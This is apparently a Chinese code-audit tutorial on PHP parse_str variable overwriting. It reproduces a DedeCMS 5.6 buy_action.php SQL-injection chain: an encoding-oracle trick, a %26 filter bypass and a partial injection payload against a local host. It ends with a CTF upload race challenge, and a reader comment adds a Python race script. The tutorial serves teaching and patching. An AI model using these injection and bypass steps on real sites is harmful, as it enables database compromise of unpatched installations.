

本文由红日安全成员：l1nk3r 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 [PHP-Audit-Labs](#)。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 [PHP SECURITY CALENDAR 2017](#)。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第7篇 代码审计文章：

Day 7 - Bell

题目叫做钟，代码如下：

```
1 function getUser($id) {
2     global $config, $db;
3     if (!is_resource($db)) {
4         $db = new MySQLi(
5             $config['dbhost'],
6             $config['dbuser'],
7             $config['dbpass'],
8             $config['dbname']
9         );
10    }
11    $sql = "SELECT username FROM users WHERE id = ?";
12    $stmt = $db->prepare($sql);
13    $stmt->bind_param('i', $id);
14    $stmt->bind_result($name);
15    $stmt->execute();
16    $stmt->fetch();
17    return $name;
18 }
19
20 $var = parse_url($_SERVER['HTTP_REFERER']);
21 parse_str($var['query']);
22 $currentUser = getUser($id);
23 echo '<h1>'.htmlspecialchars($currentUser).'</h1>';
24
```



漏洞解析：

这一关其实是考察变量覆盖漏洞，导致这个漏洞的发起则是不安全的使 parse_str 函数。由于 第21行 中的 parse_str() 调用，其行为非常类似于注册全局变量。我们通过提交类似 config[dbhost]=127.0.0.1 这样类型的数据，这样因此我们可以控制 getUser() 中第5到8行的全局变量 \$config


。如果目标存在登陆验证的过程，那么我们就可以通过变量覆盖的方法，远程连接我们自己的mysql服务器，从而绕过这块的登陆验证，进而进行攻击。我们来看看PHP官方 parse_str 函数的定义：

[parse_str](#)

功能：parse_str的作用就是解析字符串并且注册成变量，它在注册变量之前不会验证当前变量是否存在，所以会直接覆盖掉当前作用域中原有的变量。

定义：void parse_str(string \$encoded_string [, array &\$amp;result])

如果 encoded_string 是 URL 传入的查询字符串（query string），则将它解析为变量并设置到当前作用域（如果提供了 result 则会设置到该数组里）。



实例分析

本次实例分析，我们选取的是 DedeCmsV5.6 版本。该版本的buy_action.php处存在SQL注入漏洞，这里其实和 parse_str 有很大关系，下面我们来看看具体的漏洞位置。

补丁分析

官网于20140225发布了V5.7.36 正式版0225常规更新补丁，这里面的改动一共四个文件 dede/sys_info.php、dede/templets/sys_info.htm、include/uploadsafe.inc.php、member/buy_action.php。这里我们关注一下 member/buy_action.php 这个文件的改动情况。

V5.7.36 正式版0225常规更新补丁

下载

更新日期：20140225 紧急程度：危险!

查看详细...

文件	更新描述
dede/sys_info.php	增加重置cookies密码功能
dede/templets/sys_info.htm	增加重置cookies密码功能
include/uploadsafe.inc.php	修复一个SQL注入存在的安全漏洞
member/buy_action.php	加强字符串加密函数提升安全性

diff一下补丁和源文件：（这里采用sublime的FileDiffs插件来进行diff对比）

```

-/**
- * 加密函数
- *
- * @access public
- * @param string $string 字符串
- * @param string $operation 操作
- * @return string
- */
-function mchStrCode($string, $operation = 'ENCODE')
+function mchStrCode($string,$action='ENCODE')
+{
-   $key_length = 4;
-   $expiry = 0;
-   $key = md5($GLOBALS['cfg_cookie_encode']);
-   $fixedkey = md5($key);
-   $egiskeys = md5(substr($fixedkey, 16, 16));
-   $runtokey = $key_length ? ($operation == 'ENCODE' ? substr(md5(microtime(true)), -$key_length) : substr($string, 0, $key_length)) : substr($string, 0, $key_length);
-   $keys = md5(substr($runtokey, 0, 16) . substr($fixedkey, 0, 16) . substr($runtokey, 16) . substr($fixedkey, 16));
-   $string = $operation == 'ENCODE' ? sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$egiskeys), 0, 16) . $string : substr($string, 16, strlen($string));
+   $key = substr(md5($_SERVER["HTTP_USER_AGENT"].$GLOBALS['cfg_cookie_encode']),8,18);
+   $string = $action == 'ENCODE' ? $string : base64_decode($string);
+   $len = strlen($key);
+   $code = '';
+   for($i=0; $i<strlen($string); $i++)
+   {
+       $k = $i % $len;
+       $code .= $string[$i] ^ $key[$k];
+   }
+   $code = $action == 'DECODE' ? $code : base64_encode($code);
+   return $code;
+}

-   $i = 0; $result = '';
-   $string_length = strlen($string);
-   for ($i = 0; $i < $string_length; $i++){
-       $result .= chr(ord($string[$i]) ^ ord($keys{$i % 32}));
-   }
-   if($operation == 'ENCODE') {

```



改动部分，主要针对加密函数的强度进行了加强，所以做一个推断这个漏洞应该是由 mchStrCode 这个编码方法造成的。在读这个函数时发现，如果在我们知道 cfg_cookie_encode 的情况下，被编码字符串是可以被逆推出来的。

这个漏洞在乌云上爆出来的时候，是sql注入，所以我推断可能在调用这个编码函数进行解码的地方，解码之后可能没有任何过滤和绕过，又或者可以可绕过过滤，导致sql注入。


原理分析

我们全局搜索一下哪些地方调用了这个 mchStrCode 函数，发现有三处（可以用 sublime Ctrl+Shift+F 进行搜索）：

```

1 Searching 2262 files for "mchStrCode"
2
3 /Users/l1nk3r/Downloads/DedeCmsV5.6-UTF8-Final/uploads/member/buy_action.php:
4 17: parse_str(mchStrCode($pd_encode, 'DECODE'), $mch_Post);
5 105: $pr_encode = str_replace('=', '', mchStrCode($pr_encode));
6 147: function mchStrCode($string,$action='ENCODE')
7
8 3 matches in 1 file
9

```



第17行 (上图) 的 parse_str 引起了我的兴趣，看一下这一小段代码做了些什么（下图第4行处）：

```

1 if(isset($pd_encode) && isset($pd_verify) && md5("payment".$pd_encode.$cfg_cookie_encode) == $pd_verify)
2 {
3
4     parse_str(mchStrCode($pd_encode,'DECODE'],$mch_Post);
5     foreach($mch_Post as $k => $v) $$k = $v;
6     $row = $dsql->GetOne("SELECT * FROM #__member_operation WHERE mid='$mid' And sta=0 AND product='$product'");
7     if(!isset($row['buyid']))
8     {
9         ShowMsg("请不要重复提交表单!", 'javascript:');
10        exit();
11    }
12    $buyid = $row['buyid'];
13
14 }else{
15     $buyid = '';
16     $mtime = time();
17     $buyid = 'M'.$mid.'T'.$mtime.'RN'.mt_rand(100,999);
18     //删除用户旧的未付款的同类记录
19     if(!empty($product))
20     {
21         $dsql->ExecuteNoneQuery("Delete From #__member_operation where mid='$mid' And sta=0 And product='$product'");
22     }
23 }
24
25 if(empty($product))
26 {
27     ShowMsg("请选择一个产品!", 'javascript:');
28     exit();
29 }

```



我们重点来看if语句开始时的三行代码，mchStrCode

是我们在上一小节通过对比补丁发现变化的函数。也就是说，这个函数可以编码或者解码用户提交的数据，而且 \$pd_encode 也是我们可以控制的变量。

parse_str 方法将解码后 \$pd_encode 中的变量放到 \$mch_Post 数组中，之后的 foreach 语句存在明显的变量覆盖，将 \$mch_Post 中的key定义为变量，同时将key所对应的value赋予该变量。然后，再向下就是执行SQL查询了。

在这个过程中存在一个明显的疏忽是，没有对定义的 key 进行检查，导致攻击者可以通过 mschStrCode

对攻击代码进行编码，从而绕过GPC和其他过滤机制，使攻击代码直达目标。我们再来看看 mchStrCode 函数的代码：

```

1 function mchStrCode($string,$action='ENCODE')
2 {
3     $key = substr(md5($_SERVER["HTTP_USER_AGENT"].$GLOBALS['cfg_cookie_encode']),8,18);
4     $string = $action == 'ENCODE' ? $string : base64_decode($string);
5     $len = strlen($key);
6     $code = '';
7     for($i=0; $i<strlen($string); $i++)
8     {
9         $k = $i % $len;
10        $code .= $string[$i] ^ $key[$k];
11    }
12    $code = $action == 'DECODE' ? $code : base64_encode($code);
13    return $code;
14 }

```



上图我们要注意第三行 \$key 值的获取方法：

```
$key = substr(md5($_SERVER["HTTP_USER_AGENT"].$GLOBALS['cfg_cookie_encode']),8,18);
```

这里将 \$_SERVER["HTTP_USER_AGENT"] 和 \$GLOBALS['cfg_cookie_encode'] 进行拼接，然后进行md5计算之后取前 18 位字符，其中的 \$_SERVER["HTTP_USER_AGENT"] 是浏览器的标识，可以被我们控制，关键是这个 \$GLOBALS['cfg_cookie_encode']

是怎么来的。通过针对补丁文件的对比，发现了 /install/index.php 的 \$rnd_cookieEncode 字符串的生成同样是加强了强度，\$rnd_cookieEncode 字符串最终也就是前面提到的 \$GLOBALS['cfg_cookie_encode']

```

+else if($step==3)
+{
+    if(!empty($_SERVER['REQUEST_URI']))
+        $scriptName = $_SERVER['REQUEST_URI'];
+    else
+        $scriptName = $_SERVER['PHP_SELF'];
+
+    $basepath = preg_replace("#\./install(.*)$#i", '', $scriptName);
+
+    if(!empty($_SERVER['HTTP_HOST']))
+        $baseUrl = 'http://'.$_SERVER['HTTP_HOST'];
+    else
+        $baseUrl = "http://".$_SERVER['SERVER_NAME'];
+
+    $chars='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
+    $rnd_cookieEncode='';
+    $length = rand(28,32);
+    $max = strlen($chars) - 1;
+    for($i = 0; $i < $length; $i++) {
+        $rnd_cookieEncode .= $chars[mt_rand(0, $max)];
+    }
+    $isdemosign = 0;
+    if(file_exists(INSTALL_DEMO_NAME) && file_get_contents(INSTALL_DEMO_NAME)) $isdemosign = 1;
+    $module_local = DEDEDATA.'/module/';
+    include('./templates/step-3.html');
+    exit();
+}
+/*-----
+普通安装

```




看看源代码里是怎么处理这个的 \$rnd_cookieEncode 变量的。

```

1 $rnd_cookieEncode = chr(mt_rand(ord('A'),ord('Z'))).chr(mt_rand(ord('a'),ord('z'))).
2 chr(mt_rand(ord('A'),ord('Z'))).chr(mt_rand(ord('A'),ord('Z'))).chr(mt_rand(ord('a'),
3 ord('z'))).mt_rand(1000,9999).chr(mt_rand(ord('A'),ord('Z')));

```



这段代码生成的加密密匙很有规律，所有密匙数为 $26^6 \times (9999 - 1000) = 2779933068224$ ，把所有可能的组合生成字典，用passwordpro暴力跑MD5或者使用GPU来破解，当然这个是完全有可能的，但是很耗时间，所以下一步看看有没有办法能够绕过这个猜测的过程，让页面直接回显回来。

利用思路

虽然整个漏洞利用原理很简单，但是利用难度还是很高的，关键点还是如何解决这个 mchStrCode，mchStrCode 这个函数的编码过程中需要知道网站预设的 cfg_cookie_encode

，而这个内容在用户界面只可以获取它的MD5值。虽然cfg_cookie_encode的生成有一定的规律性，我们可以使用MD5碰撞的方法获得，但是时间成本太高，感觉不太值得。mchStrCode 加密可控参数，并且能够返回到页面中。所以搜索一下全文哪里调用了这个函数。

于是，我们在 member/buy_action.php 的104行找到了一处加密调用：`$pr_encode = str_replace('=', '', mchStrCode($pr_encode));`。我们来看一下这个分支的整个代码：

```

1 if(!isset($paytype))
2 {
3     $inquiry = "INSERT INTO #__member_operation(`buyid` , `pname` ,
4     `product` , `money` , `mtime` , `pid` , `mid` , `sta` , `oldinfo`)
5     VALUES ('$buyid', '$pname', '$product' , '$price' , '$mtime' ,
6     '$pid' , '$mid' , '0' , '$ptype');
7     ";
8     $isok = $dsql->ExecuteNoneQuery($inquiry);
9     if(!$isok)
10    {
11        echo "数据库出错, 请重新尝试! ".$dsql->GetError();
12        exit();
13    }
14    if($price=='')
15    {
16        echo "无法识别你的订单! ";
17        exit();
18    }
19
20    //获取支付接口列表
21    $payment_list = array();
22    $dsql->SetQuery("SELECT * FROM #__payment WHERE enabled='1' ORDER BY rank ASC");
23    $dsql->Execute();
24    $i = 0 ;
25    while($row = $dsql->GetArray())
26    {
27        $payment_list[] = $row;
28        $i++;
29    }
30    unset($row);
31
32    $pr_encode = '';
33    foreach($_REQUEST as $key => $val)
34    {
35        $pr_encode .= $pr_encode ? "&$key=$val" : "$key=$val";
36    }
37
38    $pr_encode = str_replace('=', '', mchStrCode($pr_encode));
39
40    $pr_verify = md5("payment".$pr_encode.$cfg_cookie_encode);
41
42    $tpl = new DedeTemplate();
43    $tpl->LoadTemplate(DEDEMEMBER.'/templets/buy_action_payment.htm');
44    $tpl->Display();
45
46 }

```



这里的第38行有一 `$tpl->LoadTemplate(DEDEMEMBER.'/templets/buy_action_payment.htm');` 在 `/templets/buy_action_payment.htm` 中, 我找到了页面上回显之前加密的 `$pr_encode` 和 `$pr_verify`。

```

26 </div>
27 <div id="mainCp">
28 <h3 class="meTitle">订单确认</h3>
29 <div class="appMsg">
30 <p class="tips">* 你申请购买的产品如下，确认无误后请点击“购买并支付”按钮，进行网上支付，如果支付失败，请与管理员联系其它支付方式：</p>
31 </div>
32 <div class="postForm">
33 <h3 class="meTitle" style="padding-top: 20px;">购买点卡/会员服务</h3>
34 <form method="post" name="E_FORM" action="buy_action.php" target="_blank">
35 <input type="hidden" name="pd_encode" value="<?php echo $pr_encode;?>">
36 <input type="hidden" name="pd_verify" value="<?php echo $pr_verify;?>">
37 <input type="hidden" name="aid" value="<?php echo $buyid;?>">
38 <table width="100%" border="0" cellpadding="0" cellspacing="0" class="list">
39 <tbody>
40 <tr>
41 <td width="15%" align="right" valign="top">订单编号：</td>
42 <td><?php echo $buyid?></td>
43 </tr>
44 <tr>
45 <td align="right" valign="top">产品类型：</td>
46 <td><?php echo $ptype?></td>
47 </tr>
48 </tbody>
49 </table>

```

先知社区

通过这部分代码，我们可以通过 [cfg_dbprefix=SQL注入] 的提交请求，进入这个分支，让它帮助我来编码 [cfg_dbprefix=SQL注入]，从而获取相应的 pr_encode 和 pr_verify。但是 common.inc.php 文件对用户提交的内容进行了过滤，凡提交的值以cfg、GLOBALS、GET、POST、COOKIE 开头都会被拦截，如下图第11行。

```

1 function _RunMagicQuotes(&$svar)
2 {
3     if(!get_magic_quotes_gpc())
4     {
5         if( is_array($svar) )
6         {
7             foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
8         }
9         else
10        {
11            if( strlen($svar)>0 && preg_match('#^(cfg_|GLOBALS|_GET|_POST|_COOKIE)#',$svar) )
12            {
13                exit('Request var not allow!');
14            }
15            $svar = addslashes($svar);
16        }
17    }
18    return $svar;
19 }

```

先知社区

这个问题的解决就利用到了 \$REQUEST 内容与 parse_str 函数内容的差异特性。我们url传入的时候通过[a=1&b=2%26c=3]这样的提交时，\$REQUEST 解析的内容就是 [a=1, b=2%26c=3]。而通过上面代码的遍历进入 parse_str 函数的内容则是 [a=1&b=2&c=3]，因为 parse_str 函数会针对传入进来的数据进行解码，所以解析后的内容就变成了[a=1, b=2, c=3]。所以可以通过这种方法绕过 common.inc.php 文件对于参数内容传递的验证。

漏洞利用

访问 buy_action.php 文件，使用如下参数：

```
product=card&pid=1&a=1%26cfg_dbprefix=dede_member_operation WHERE 1=@'/'!12345union/ select 1,2,3,4,5,6,7,8,9,10 FROM (SELECT C
```

其中 product 和 pid 参数是为了让我们进入 mchStrCode 对传入数据进行编码的分支，参数 a 是为了配合上面提到的差异性而随意添加的参数。从 cfg_dbprefix 开始，便是真正的SQL注入攻击代码。访问该URL后，在页面源码中找到 pd_encode 和 pd_verify 字段的值，由于用户 Cookie 和 User-Agent 不同，所获取的值也不同，然后在页面上找到了 pd_encode 和 pd_verify 的值，如下图：


```

</ul>
<div class="tabOther doPost" style="margin-top:5px"> <a href="buy.php">购买点卡/会员服务</a> </div>
</div>
<div id="mainCp">
<h3 class="meTitle">订单确认</h3>
<div class="appMsg">
<p class="tips">* 你申请购买的产品如下，确认无误后请点击“购买并支付”按钮，进行网上支付，如果支付失败，请与管理员联系其它支付方式：</p>
</div>
<div class="postForm">
<h3 class="meTitle" style="padding-top: 20px;">购买点卡/会员服务</h3>
<form method="post" name="E FORM" action="buy_action.php" target="blank">
<input type="hidden" name="pd_encode" value="QEpWVhZbEV9SukBUEEBfAF8CF1kEA0VbAwVuV1BARFVQDRoOVf1dVzxVAA9TVkBVWUBTFgNHwVdXE:
<input type="hidden" name="pd_verify" value="db529daf866c54fd11a0ed85d1dbbc06">
<input type="hidden" name="aid" value="M2T1530260070RN316">
<table width="100%" border="0" cellpadding="0" cellspacing="0" class="list">
<tbody>
<tr>
<td width="15%" align="right" valign="top">订单编号: </td>
<td>M2T1530260070RN316</td>
</tr>
<tr>

```

最后再构造一下payload就好了：

http://127.0.0.1/dedecms5.6/member/buy_action.php?pd_encode=QEpWVhZbEV9SukBUEEBfAF8CF1kEA0VbAwVuV1BARFVQDRoOVf1dVzxVAA9TVkBVWUBTFgNHwVdXE:


再次提醒，因为每个人的 cookie 和 User-Agent 都不一样，所以生成的也不一样，建议大家自己生成一下。

修复建议

为了解决变量覆盖问题，可以在注册变量前先判断变量是否存在，如果使用 extract 函数可以配置第二个参数是 EXTR_SKIP。使用 parse_str 函数之前先自行通过代码判断变量是否存在。


这里提供一个demo漏洞样例代码，以及demo的修复方法。

demo漏洞



The screenshot shows a web browser window with the address bar displaying `http://127.0.0.1/index.php?test=b=2`. Below the address bar, there are tabs for 'INT', 'SQL', 'XSS', 'Encryption', 'Encoding', and 'Other'. The 'INT' tab is selected. The 'Load URL' button is clicked, and the output of the script is displayed in the console: `2`.

demo漏洞修复



The screenshot shows the same web browser window with the address bar displaying `http://127.0.0.1/index.php?test=b=2`. The 'INT' tab is selected. The 'Load URL' button is clicked, and the output of the script is displayed in the console: `$b 已经set`.

结语

看完了上述分析，不知道大家是否对 `parse_str()` 函数有了更加深入的理解，文中用到的CMS可以从 [这里](#)

下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day7

的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：

index.php

```
//index.php
<?php
$a = "hongri";
$id = $_GET['id'];
@parse_str($id);
if ($a[0] != 'QNKCDZO' && md5($a[0]) == md5('QNKCDZO')) {
    echo '<a href="uploadsomething.php">flag is here</a>';
}
?>

//uploadsomething.php
<?php
header("Content-type:text/html;charset=utf-8");
$referer = $_SERVER['HTTP_REFERER'];
if(isset($referer)!= false) {
    $savepath = "uploads/" . sha1($_SERVER['REMOTE_ADDR']) . "/";
    if (!is_dir($savepath)) {
        $oldmask = umask(0);
        mkdir($savepath, 0777);
        umask($oldmask);
    }
    if ((@$_GET['filename']) && (@$_GET['content'])) {
        //$fp = fopen("$savepath".$_GET['filename'], 'w');
        $content = 'HRC TF{y0u_n4ed_f4st} by:1lnk3r';
        file_put_contents("$savepath" . $_GET['filename'], $content);
        $msg = 'Flag is here,come on~ ' . $savepath . htmlspecialchars($_GET['filename']) . " ";
        usleep(100000);
        $content = "Too slow!";
        file_put_contents("$savepath" . $_GET['filename'], $content);
    }
    print <<<EOT
<form action="" method="get">
<div class="form-group">
<label for="exampleInputEmail1">Filename</label>
<input type="text" class="form-control" name="filename" id="exampleInputEmail1" placeholder="Filename">
</div>
<div class="form-group">
<label for="exampleInputPassword1">Content</label>
<input type="text" class="form-control" name="content" id="exampleInputPassword1" placeholder="Content">
</div>
<button type="submit" class="btn btn-default">Submit</button>
</form>
EOT;
}
else{
    echo 'you can not see this page';
}
?>
```

题解我们会阶段性放出，如果大家有什么好的解法，可以在文章底下留言，祝大家玩的愉快！

相关文章

[DedeCMS最新通杀注入\(buy_action.php\)分析](#)

点击收藏 | 0 关注 | 1

[上一篇：渗透测试的WINDOWS NTFS...](#) [下一篇：Ruby on Rails 路径穿...](#)

1. 1 条回复



[roothex](#) 2019-08-12 11:49:49

CTF题目的第二个文件好像有点小问题，\$msg没有echo出来、mkdir()没有递归创建，稍微改动了下

```
<?php
header("Content-type:text/html;charset=utf-8");
$referer = $_SERVER['HTTP_REFERER'];
if(isset($referer)!= false) {
    $savepath = "uploads/" . sha1($_SERVER['REMOTE_ADDR']) . "/";
    if (!is_dir($savepath)) {
        $oldmask = umask(0);
        mkdir($savepath, 0777, true);
        umask($oldmask);
    }
    if ((@$_GET['filename']) && (@$_GET['content'])) {
        //$fp = fopen("$savepath".$_GET['filename'], 'w');
        $content = 'HRCTF{y0u_n4ed_f4st} by:llnk3r';
        file_put_contents("$savepath" . $_GET['filename'], $content);
        $msg = 'Flag is here,come on~ ' . $savepath . htmlspecialchars($_GET['filename']) . " ";
        echo $msg;
        usleep(100000);
        $content = "Too slow!";
        file_put_contents("$savepath" . $_GET['filename'], $content);
    }
    print <<<EOT
<form action="" method="get">
<div class="form-group">
<label for="exampleInputEmail1">Filename</label>
<input type="text" class="form-control" name="filename" id="exampleInputEmail1" placeholder="Filename">
</div>
<div class="form-group">
<label for="exampleInputPassword1">Content</label>
<input type="text" class="form-control" name="content" id="exampleInputPassword1" placeholder="Content">
</div>
<button type="submit" class="btn btn-default">Submit</button>
</form>
EOT;
}
else{
    echo 'you can not see this page';
}
?>
```

再附一个自己写的垃圾脚本

```
import threading
import requests

uplurl = 'http://localhost/ctf/uploadsomething.php?filename=flag&content=1'
resurl = 'http://localhost/ctf/uploads/363baea9cba210afac6d7a556fca596e30c46333/flag'

class Access(threading.Thread):
    def __init__(self, number, url):
```

```
        threading.Thread.__init__(self)
        self.number = number
        self.url = url
    def run(self):
        if 'uploadsomething' in self.url:
            for i in range(self.number):
                requests.get(self.url, headers={'Referer':'Anything'})
        else:
            for i in range(self.number):
                result = str(requests.get(self.url).content).replace('b', ' ')+'\n'
                print(result)

    up = Access(3, upurl)
    re = Access(3, resurl)

    up.start()
    re.start()

    up.join()
    re.join()
```

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)